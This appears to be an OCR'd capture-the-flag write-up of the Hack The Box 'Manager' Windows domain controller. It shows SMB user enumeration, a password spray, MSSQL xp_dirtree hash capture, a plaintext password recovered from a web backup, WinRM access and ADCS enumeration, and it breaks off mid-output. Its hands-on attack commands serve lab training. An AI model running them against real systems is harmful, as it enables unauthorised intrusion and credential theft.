
TOGETHER Manager



Scanning

```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 20
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
```

```
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Do
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Do
1433/tcp  open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2019 15.00.2000
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Do
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Do
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49689/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49691/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49720/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49786/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49893/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
```

Enumeration

SMB, RPC, LDAP

```
┌──(kali㉿kali)-[~/Desktop/HTB/manager]
└─$ netexec smb 10.10.11.236 -u ''  -p ''
SMB         10.10.11.236    445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:False
)
SMB         10.10.11.236    445    DC01            [+] manager.htb\:

┌──(kali㉿kali)-[~/Desktop/HTB/manager]
└─$ netexec smb 10.10.11.236 -u 'Guest'  -p ''
SMB         10.10.11.236    445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:False
)
SMB         10.10.11.236    445    DC01            [+] manager.htb\Guest:
```

- allows Guest Account, lets list shares

```
┌──(kali㉿kali)-[~/Desktop/HTB/manager]
└─$ netexec smb 10.10.11.236 -u 'Guest'  -p '' --shares
SMB         10.10.11.236    445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:False
)
SMB         10.10.11.236    445    DC01            [+] manager.htb\Guest:
SMB         10.10.11.236    445    DC01            [*] Enumerated shares
SMB         10.10.11.236    445    DC01            Share           Permissions     Remark
SMB         10.10.11.236    445    DC01            -----           -----------     ------
SMB         10.10.11.236    445    DC01            ADMIN$                          Remote Admin
SMB         10.10.11.236    445    DC01            C$                              Default share
SMB         10.10.11.236    445    DC01            IPC$            READ            Remote IPC
SMB         10.10.11.236    445    DC01            NETLOGON                        Logon server share
SMB         10.10.11.236    445    DC01            SYSVOL                          Logon server share
```

- No interesting shares.

Getting Valid Users

- Getting list of valid users with `netexec` using the `--rid-brute`

```
┌──(kali㉿kali)-[~/Desktop/HTB/manager]
└─$ netexec smb 10.10.11.236 -u 'Guest'  -p '' --rid-brute > users.txt

┌──(kali㉿kali)-[~/Desktop/HTB/manager]
└─$ grep User users.txt | awk '{print $6}'
MANAGER\Administrator
MANAGER\Guest
MANAGER\krbtgt
MANAGER\Domain
MANAGER\Protected
MANAGER\DC01$
MANAGER\SQLServer2005SQLBrowserUser$DC01
MANAGER\Zhong
MANAGER\Cheng
MANAGER\Ryan
MANAGER\Raven
MANAGER\JinWoo
MANAGER\ChinHae
MANAGER\Operator
```

Domain Information

```
|    Domain Information via SMB session for 10.10.11.236    |
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC01
NetBIOS domain name: MANAGER
DNS domain: manager.htb
FQDN: dc01.manager.htb
Derived membership: domain member
Derived domain: MANAGER
```

OS Information:

```
|    OS Information via RPC for 10.10.11.236    |
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[+] Found OS information via 'srvinfo'
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: '1809'
OS build: '17763'
Native OS: not supported
Native LAN manager: not supported
Platform id: '500'
Server type: '0×80102f'
Server type string: Wk Sv Sql PDC Tim NT
```

Kerberos Enum

Check For AS-REP ROASTING

```
┌──(kali㉿kali)-[~/Desktop/HTB/manager]
└─$ impacket-GetNPUsers manager.htb/ -usersfile users -dc-ip 10.10.11.236
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User Zhong doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Cheng doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Ryan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Raven doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JinWoo doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ChinHae doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Operator doesn't have UF_DONT_REQUIRE_PREAUTH set
```

WEB

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 149] [--> http://manager.htb/images/]
/Images               (Status: 301) [Size: 149] [--> http://manager.htb/Images/]
/css                  (Status: 301) [Size: 146] [--> http://manager.htb/css/]
/js                   (Status: 301) [Size: 145] [--> http://manager.htb/js/]
/IMAGES               (Status: 301) [Size: 149] [--> http://manager.htb/IMAGES/]
/CSS                  (Status: 301) [Size: 146] [--> http://manager.htb/CSS/]
/JS                   (Status: 301) [Size: 145] [--> http://manager.htb/JS/]
Progress: 220560 / 220561 (100.00%)
===============================================================
```

Username enum

- did password spray but with the usernames and the user accounts password as lowercase.

```
netexec smb 10.10.11.236 -u users.txt  -p users.txt --continue-on-success
```


```
SMB         10.10.11.236    445    DC01             [+] manager.htb\Operator:operator
SMB         10.10.11.236    445    DC01             [-] manager.htb\administrator:operator STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-] manager.htb\guest:operator STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-] manager.htb\krbtgt:operator STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-] manager.htb\dc01$:operator STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-] manager.htb\zhong:operator STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-] manager.htb\cheng:operator STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-] manager.htb\ryan:operator STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-] manager.htb\raven:operator STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-] manager.htb\jinwoo:operator STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-] manager.htb\chinhae:operator STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [+] manager.htb\operator:operator
```

Enum with User account

```
[+] manager.htb\Operator:operator
[+] manager.htb\operator:operator
```

- Check access winrm:

```
netexec winrm 10.10.11.236 -u Operator -p operator
```



MSSQL


- Since we have the creds for the user `Operator:operator` what we can try and do now is access the MSSQL with those creds.
- To Access MSSQL we can use `impacket-mssqlclient` and since the creds that we got for this user and valid OS creds to authenticate to the windows domain, we will use the option

  `-windows-auth`

```
impacket-mssqlclient Operator@manager.htb -windows-auth
```

Stealing NTLM Hash:

- Since this process is running with a machine account we can possibly attempt to steal the NTLM hash of the machine account with responder and using the `xp_dirtree`




```
[SMB] NTLMv2-SSP Client   : 10.10.11.236
[SMB] NTLMv2-SSP Username : MANAGER\DC01$
[SMB] NTLMv2-SSP Hash     : DC01$::MANAGER:d4ce0a364d105846:16D54F77B14685FEA0CBD1E6C3
9E9E13:0101000000000000004FACD7DD35DB016948E0E9C4E27BB2000000000200080004E0035004900300
001001E00570049004E002D0048004800530032003800420040C0054005400570054000400340057004900 4
E002D0048004800530032003800420040C005400540057005400040034005700490004E003500490030002E004C004F00430
041004C00030014004E003500490030002E004C004F00430041004C00050014004E003500490030002E004
C004F00430041004C0007000800004FACD7DD35DB0106000400020000000800300030000000000000000000
000000030000022CAE657B845B6BD4F48E53465F77F81F997AD3274DCD871752D19DF2AE6BE130A0010000
0000000000000000000000000000009002000630069006600730002F00310030002E00310030002E00310
034002E00310030000000000000000000
```

Cracking NTLMv2 hash

- hashcat mode `-m 5600`

```
hashcat -m 5600 -a 0 <HASH>
```

```
Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: DC01$::MANAGER:d4ce0a364d105846:16d54f77b14685fea0c ... 000000
Time.Started.....: Wed Nov 13 15:16:28 2024 (31 secs)
Time.Estimated...: Wed Nov 13 15:16:59 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   429.1 kH/s (1.16ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 60%

Started: Wed Nov 13 15:16:25 2024
```

- Hashcat status exhausted means that it couldn't crack the hash...
  - Since we can't crack the hash, of the NTLMv2 we need to see what else we can do with the content of the DB. One of the First things that came to my mind would be to try to list the contents of the File system in which this MSSQL Server is running on by utilizing the `xp_dirtree`

Listing Contents of the File System


```
xp_dirtree c:\
```

```
SQL (MANAGER\Operator  guest@master)> xp_dirtree c:\
subdirectory                depth   file
-------------------------   -----   ----
$Recycle.Bin                    1      0
Documents and Settings          1      0
inetpub                         1      0
PerfLogs                        1      0
Program Files                   1      0
Program Files (x86)             1      0
ProgramData                     1      0
Recovery                        1      0
SQL2019                         1      0
System Volume Information       1      0
Users                           1      0
Windows                         1      0
```

- First I looked at the Users Directories but found nothing interesting, then I went into the `c:\inetpub` directory, and found the directory in which the web application is serving its content from.

```
SQL (MANAGER\Operator  guest@master)> xp_dirtree c:\inetpub
subdirectory   depth   file
____________   _____   ____
custerr            1       0

history            1       0

logs               1       0

temp               1       0

wwwroot            1       0

SQL (MANAGER\Operator  guest@master)> xp_dirtree c:\inetpub\wwwroot
subdirectory                depth   file
_________________________   _____   ____
about.html                      1      1

contact.html                    1      1

css                             1      0

images                          1      0

index.html                      1      1

js                              1      0

service.html                    1      1

web.config                      1      1

website-backup-27-07-23-old.zip   1      1
```

- one of the things we found was the `website-backup-27-07-23-old.zip` The only issue now is how to we request this file to unzip it and see the contents of it?
  - Well.. If you think about it we can see that `index.html` is located here furthermore I know that `wwwroot` is the directory in which web content is served to users who visit the website.
  - Using this logic lets just make a request to the website for the backup.zip and see if we can download it.



- Now we can see that the file has been downloaded.
  - Lets unzip it and look through the contents of it.

Looking Through the Backup.zip

Contents:

website-backup-27-07-23-old (2).zip

Archive Edit View Help

Open Extract

Location: /

Name	Size	Type	Date Modified
css	226.5 kB	Folder	
images	978.2 kB	Folder	
js	220.0 kB	Folder	
.old-conf.xml	698 bytes	XML docum…	27 July 2023, 05:35
about.html	5.4 kB	HTML docu…	27 July 2023, 05:32
contact.html	5.3 kB	HTML docu…	27 July 2023, 05:32
index.html	18.2 kB	HTML docu…	27 July 2023, 05:32
service.html	7.9 kB	HTML docu…	27 July 2023, 05:32

`.old-conf-xml`

- User password for Raven.

file:///home/kali/.cache/.fr-EKQguB/.old-conf.xml

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This XML file does not appear to have any style information associated with it. The documen

```
-<ldap-conf>
 -<server>
    <host>dc01.manager.htb</host>
    <open-port enabled="true">389</open-port>
    <secure-port enabled="false">0</secure-port>
    <search-base>dc=manager,dc=htb</search-base>
    <server-type>microsoft</server-type>
  -<access-user>
      <user>raven@manager.htb</user>
      <password>R4v3nBe5tD3veloP3r!123</password>
    </access-user>
    <uid-attribute>cn</uid-attribute>
  </server>
-<search type="full">
  -<dir-list>
      <dir>cn=Operator1,CN=users,dc=manager,dc=htb</dir>
    </dir-list>
  </search>
</ldap-conf>
```

```
Username: raven
Password: R4v3nBe5tD3veloP3r!123
```

Enumerating with the User Raven

- Lets Check first if this user has access to winrm?

```
netexec winrm manager.htb -u raven -p 'R4v3nBe5tD3veloP3r!123'
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/manager]
└─$ netexec winrm manager.htb -u raven -p 'R4v3nBe5tD3veloP3r!123'
WINRM       10.10.11.236    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manager.htb)
WINRM       10.10.11.236    5985   DC01             [+] manager.htb\raven:R4v3nBe5tD3veloP3r!123 (Pwn3d!)
```

- We have access to `winrm`

Getting The User Flag

- Lets connect with the raven user account to winrm by using to tool `evil-winrm`

```
evil-winrm -i manager.htb -u raven -p 'R4v3nBe5tD3veloP3r!123'
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/manager]
└─$ evil-winrm -i manager.htb -u raven -p 'R4v3nBe5tD3veloP3r!123'


Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Raven\Documents> whoami
manager\raven
```

User-Flag:

```
*Evil-WinRM* PS C:\Users\Raven\Desktop> dir


    Directory: C:\Users\Raven\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        11/14/2024   3:36 PM             34 user.txt
```

Priv Escalation:

- lets run `whoami /all` to see the groups the user is apart of:

```
*Evil-WinRM* PS C:\Users\Raven\Documents> whoami /all

USER INFORMATION
----------------

User Name     SID
============= =============================================
manager\raven S-1-5-21-4078382237-1492182817-2568127209-1116


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

WinPeas:

- Ran Winpeas to find any misconfigurations that might be obvious in the system.

```
*Evil-WinRM* PS C:\Users\Raven\Documents> upload winPEASany_ofs.exe

Info: Uploading /home/kali/Desktop/htb/winPEASany_ofs.exe to C:\Users\Raven\Documents\winPEASany_ofs.exe

Data: 12931072 bytes of 12931072 bytes copied

Info: Upload successful!
```

Output:

- Certificate Authentication is being used maybe there is a vulnerability with the ADCS

```
Issuer                : CN=manager-DC01-CA, DC=manager, DC=htb
Subject               :
ValidDate             : 8/30/2024 10:08:51 AM
ExpiryDate            : 7/27/2122 3:31:04 AM
HasPrivateKey         : True
StoreLocation         : LocalMachine
KeyExportable         : True
Thumbprint            : 2B6D98B3D379DF6459F6C665D4B753B0FAF6E07A

Template              : Template=Domain Controller Authentication(1.3.6.1.4.1.311.21.8.14314111.5759319.7095462.1403641.2020894.35.1.28), Major Version Number=110,
Minor Version Number=2
Enhanced Key Usages
    Client Authentication     [*] Certificate is used for client authentication!
    Server Authentication
    Smart Card Logon
```

Looking into ADCS

```
certipy-ad find -u Raven -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.10.11.236 -stdout -vuln
erable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
```

```
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'manager-DC01-CA' via CSRA
[*] Got CA configuration for 'manager-DC01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : manager-DC01-CA
    DNS Name                            : dc01.manager.htb
    Certificate Subject                 : CN=manager-DC01-CA, DC=manager, DC=htb
